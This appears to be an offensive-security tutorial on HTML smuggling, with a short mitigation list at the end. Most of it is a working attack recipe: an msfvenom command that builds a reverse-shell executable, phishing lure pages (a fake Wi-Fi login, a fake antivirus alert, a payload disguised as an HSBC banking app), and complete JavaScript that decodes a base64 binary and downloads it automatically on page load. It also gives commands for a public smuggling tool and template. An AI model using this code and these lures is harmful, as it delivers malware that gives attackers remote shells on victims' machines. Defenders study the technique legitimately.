iGNITE Technologies

A Detailed Guide on

HTML Smuggling

WWW.HACKINGARTICLES.IN

Contents

Introduction

HTML Smuggling is an evasive payload delivery method that helps an attacker smuggle payload past content filters and firewalls by hiding malicious payloads inside of seemingly benign HTML files. This is possible by using JavaScript blobs and HTML5 download attribute used with the anchor tag. This article demonstrates the methodology and two such readily available scripts that perform HTML smuggling.

MITRE TACTIC: Defense Evasion (TA0005)

MITRE Technique ID: Obfuscated Files or Information (T1027)

MITRE SUB ID: HTML Smuggling (T1027.006)

Anchor tags, JavaScript Blobs

Anchor: The anchor tag <a> defines a hyperlink which can be used to link one page to another resource like script, other HTML page or downloadable files.

When <a> is used with "download" attribute, it can be used to provide links to a downloadable file.

JavaScript Blob: JavaScript blobs are objects that are a collection of bytes which contain data stored in a file. Blob data is stored in user's memory. This collection of bytes can be used in the same places where an actual file would have been used. In other words, blobs can be used to construct file-like objects on the client that can be passed to JavaScript APIs that expect URLs.

For example, a file "payload.exe" hosted on a server is downloaded in the system using <a download> tag and in the same way, the bytes of the file payload.exe can be provided as input in JS code as a JS blob, it can be compiled and downloaded at the user end. Slice() may be used to divide a large payload and supplied in the code.

In another example, a string "IgniteTechnologies" is also a collection of ASCII bytes which can be used using JS blobs. A good example code of JS Blob can be found here.

Here, buffer is an array of bytes of the file and the second option we provide is the type of the blob. Here, it is text but, in the demonstration, ahead we'll use the one suitable for an exe file.

```
var abc = new Blob(buffer, MIME type of buffer);
var abc = new Blob(["IgniteTechnologies"], {type : "text/plain"});
```

And then the blob can be used to display output, drop the file on victim or some other function.


HTML Smuggling Attack

Let's start with the basics. In HTML5, if we want a user to download a file hosted on our server, we can do that by using the anchor tag.

```
<a href="/payload.exe" download="payload.exe">Download Here</a>
```

For that, let's first create a payload using msfvenom and copy it in our apache webroot directory.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
cp payload.exe /var/www/html
```



Now, we create a simple index.html file containing the download tag. In real time, you would use a genuine looking phishing page.


```
<html>
<body>
<h1>Wi-Fi Login Page!</h1>
<p>Alert! We detected some unusual activity, Login to continue. </p>
<a href="/payload.exe" download="payload.exe">Login Here</a>
</body>
</html>
```

Then we copy this in the apache web root and start apache server

```
cp index.html /var/www/html
cd /var/www/html
service apache2 start
```

```
┌──(root㉿kali)-[~]
└─# cat index.html
<html>
 <body>
 <h1>Wi-Fi Login Page!</h1>
 <p>Alert! We detected some unusual activity, Login to continue.</p>
 <a href="/payload.exe" download="payload.exe">Login Here</a>
 </body>
</html>

┌──(root㉿kali)-[~]
└─# cp index.html /var/www/html

┌──(root㉿kali)-[~]
└─# cd /var/www/html

┌──(root㉿kali)-[/var/www/html]
└─# ls
index.html  payload.exe

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start
```

Once the victim accesses our website and clicks download, payload shall be delivered.




When it will be run, we'll see a reverse shell back. But that's quite basic. What if using JavaScript we're able to make a user download a file as soon as the website is accessed. This is where we'll utilize JS Blobs.

First, we need to create a payload, let's call it payload.exe. Then we need to encode this in Base64 as the binary can't directly be copied as a buffer because it contains various characters that might break the buffer and full file may not be copied that way.

This can be done using the base64 utility in Kali Linux.


```
cat payload.exe | base64
```



But this base64 encoded binary still has problems. If you see the output given isn't a single line output and rather contains "enters"

But in order to supply this into our blob as a buffer, we need a single string with no enters. This fixing be done manually by copying this output in notepad and removing enters or you could follow our alternate approach by going to base64.guru website.

Here, upload your payload and the converted base64 shall be given in a single line.



Now comes the code. We will now create a JavaScript Blob and a script which will allow us as an attacker to make our code recompile as an EXE file at the victim end. This approach can bypass many content filters and firewalls since the data is travelling as a string text.

The code's explanation is as follows:

- **Function b64toarray**: Takes input our base64 encoded binary file and converts it into a buffer array. This is necessary as "Blog()" function takes input a buffer array as first parameter.
- **Variable binary:** This variable contains the base64 string of our binary and is used to provide function b64toarray input.
- **Variable blob:** Holds the blob we just created and takes two inputs as explained above. Here, since we are providing a binary as input the MIME type becomes octet/stream
- **Variable payloadfilename:** It is the name which will be given to our binary once it is downloaded on the victim's machine.
- **document.CreateElement**: A DOM function that can create new HTML elements with the help of JavaScript. For example to create a new para in HTML we type: New Para

Same can be implemented in JS using createElement like:

var para = document.createElement("p");

para.innerText = "New Para";

Here, we have created an anchor tag and used appendChild() function which can be used to insert data inside this newly created element. For example,

<a href=”/” download=”/”>

In this example, href and download are child tags of a. So in JS this will be:

var a = document.createElement('a');

document.body.appendChild(a);

a.href = ‘/’;


a.download = ‘/’;

- **a.style:** We are using the styling ‘display: none’ to be more discreet so that a tag isn’t visible on the output.
- **URL.createObjectURL():** A DOM function that can return a DOMString containing a value which represents the URL of an object. This object can be a file, media source or in our case blob. It is very necessary as the a.download works on valid URLs only. For our payload blob to be downloaded on the victim, we need to supply the a.download element with a valid URL which this function returns.
- **a.click():** Is what will trigger this anchor tag to automatically run. It simulates as if a user has actually clicked on the link provided by the href tag.

```
<html>
<body>
<h1>Malware Detected!</h1>
<p>Alert! Run the downloaded script for anti-virus scan!</p>
<script>
function b64toarray(base64) {
	var bin_string = window.atob(base64);
	var len = bin_string.length;
	var bytes = new Uint8Array( len );
	for (var i = 0; i < len; i++)
	{
		bytes[i] = bin_string.charCodeAt(i);
	}
	return bytes.buffer;
}

var binary ='<value>'

var data = b64toarray(binary);
var blob = new Blob([data], {type: 'octet/stream'});
var payloadfilename = 'payload.exe';

var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = payloadfilename;
a.click();
window.URL.revokeObjectURL(url);
</script>
</body>
</html>
```


```
 GNU nano 6.2                                    index.html
<html>
<body>
<h1>Malware Detected!</h1>
<p>Alert! Run the downloaded script for anti-virus scan!</p>
<script>
function b64toarray(base64) {
        var bin_string = window.atob(base64);
        var len = bin_string.length;
        var bytes = new Uint8Array( len );
        for (var i = 0; i < len; i++)
        {
                bytes[i] = bin_string.charCodeAt(i);
        }
        return bytes.buffer;
}

var binary ='TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4At>

var data = b64toarray(binary);
var blob = new Blob([data], {type: 'octet/stream'});
var payloadfilename = 'payload.exe';

var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = payloadfilename;
a.click();
window.URL.revokeObjectURL(url);
</script>
</body>
</html>
```

Now, when the website will be run, we'll see that the payload has automatically been downloaded



When this file will be run by our victim, we'll get a reverse shell!

iGNITE Technologies



Now, you can be crafty while doing this yourself. Outflank has performed the same attack using a Microsoft document. This can be sent via e-mail phishing campaigns in order to lure the victim to run the malicious file.


You can check the demo here. Make sure to view the source code!

Demonstration using Python Script


What we did with code just now can be replicated using automated scripts too. It is fairly simple to automate this process. Unknow101 created a python script which takes in input a random key to encrypt the payload string, filename (path) of the payload, the template of the phishing page or HTML file that will be used (POC given in his source code called smug.html), the output filename (here payload.exe again) and the destination to store our resulting HTML smuggling phishing page.

We can clone the github repo and run this using python2 like so:

git clone https://github.com/Unknow101/FuckThatSmuggler.git
cd FuckThatSmuggler
python2 fuckThatSmuggler.py -k 123 -f ~/payload.exe -t ./templates/smug.html -fn ~/payload.exe -o /var/www/html/index.html



Now, the index.html file in our apache webroot has been replaced. Lets see what happens when the victim accesses our website.



As expected it drops a pyload on the victim's system which can now be executed to give us a reverse shell.

Smuggling Template

Internet is filled with many HTML templates that demonstrate HTML smuggling. We can download any one of them and modify the binary string and name of the payload and we're good to go! No need to code. One such template can be found here.

To download this as index.html


wget https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
cp html-smugling-example.html /var/www/html/index.html

```
┌──(root㉿kali)-[~]
└─# wget https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
--2022-04-19 02:58:39--  https://gist.githubusercontent.com/JamesCooteUK/507e5cc924e7811fbada64102d35509a/raw/46d163491eceb216ab8c110eb474d4113072e5e8/html-smuggling-example.html
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12165 (12K) [text/plain]
Saving to: 'html-smuggling-example.html'

html-smuggling-example.ht 100%[===================>]  11.88K  --.-KB/s    in 0.003s

2022-04-19 02:58:40 (4.41 MB/s) - 'html-smuggling-example.html' saved [12165/12165]

┌──(root㉿kali)-[~]
└─# cp html-smuggling-example.html /var/www/html/index.html

┌──(root㉿kali)-[~]
└─#
```


Now, we can replace the binary with our previously generated base64 string and keep the payload name to whatever we like, let's say HSBCInternetBanking.exe

```
 GNU nano 6.2                                  index.html *
        <td> </td>
      </tr>
    </table>
  </body>
  <!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explained/ -->
  <script>
            function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;

            var bytes = new Uint8Array( len );
                for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
                return bytes.buffer;
            }

            // Text file called test.txt with the string test inside it
            var file = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
            var data = base64ToArrayBuffer(file);
            var blob = new Blob([data], {type: 'octet/stream'});
            var fileName = 'HSBCInternetBanking.exe';

            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob,fileName);
            } else {
                var a = document.createElement('a');
                console.log(a);
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
            }
        </script>
</html>
```

Once saved, victim shall now access the webpage and seethe payload getting dropped



Once executed, we'll get reverse shell!



NOTE: HTML smuggling code can be sneaked into any legit phishing page in order to increase its chances of getting executed by the user. You may also use advanced methods like MS Office documents with malicious macros, shortcut files or maybe malicious pdfs.

Mitigation

Following are recommended to protect against HTML Smuggling attacks:

- Configure security products to block against pages using JS or VBScript from automatically running a downloaded executable
- Whitelist executable filenames
- Set .js and .jse to open with notepad by default and not browser
- Aware users must manually review e-mail attachments
- Set behaviour rules for HTML pages which decode base64 code or obfuscate a JS script.

Other Microsoft's recommendations can be found here.

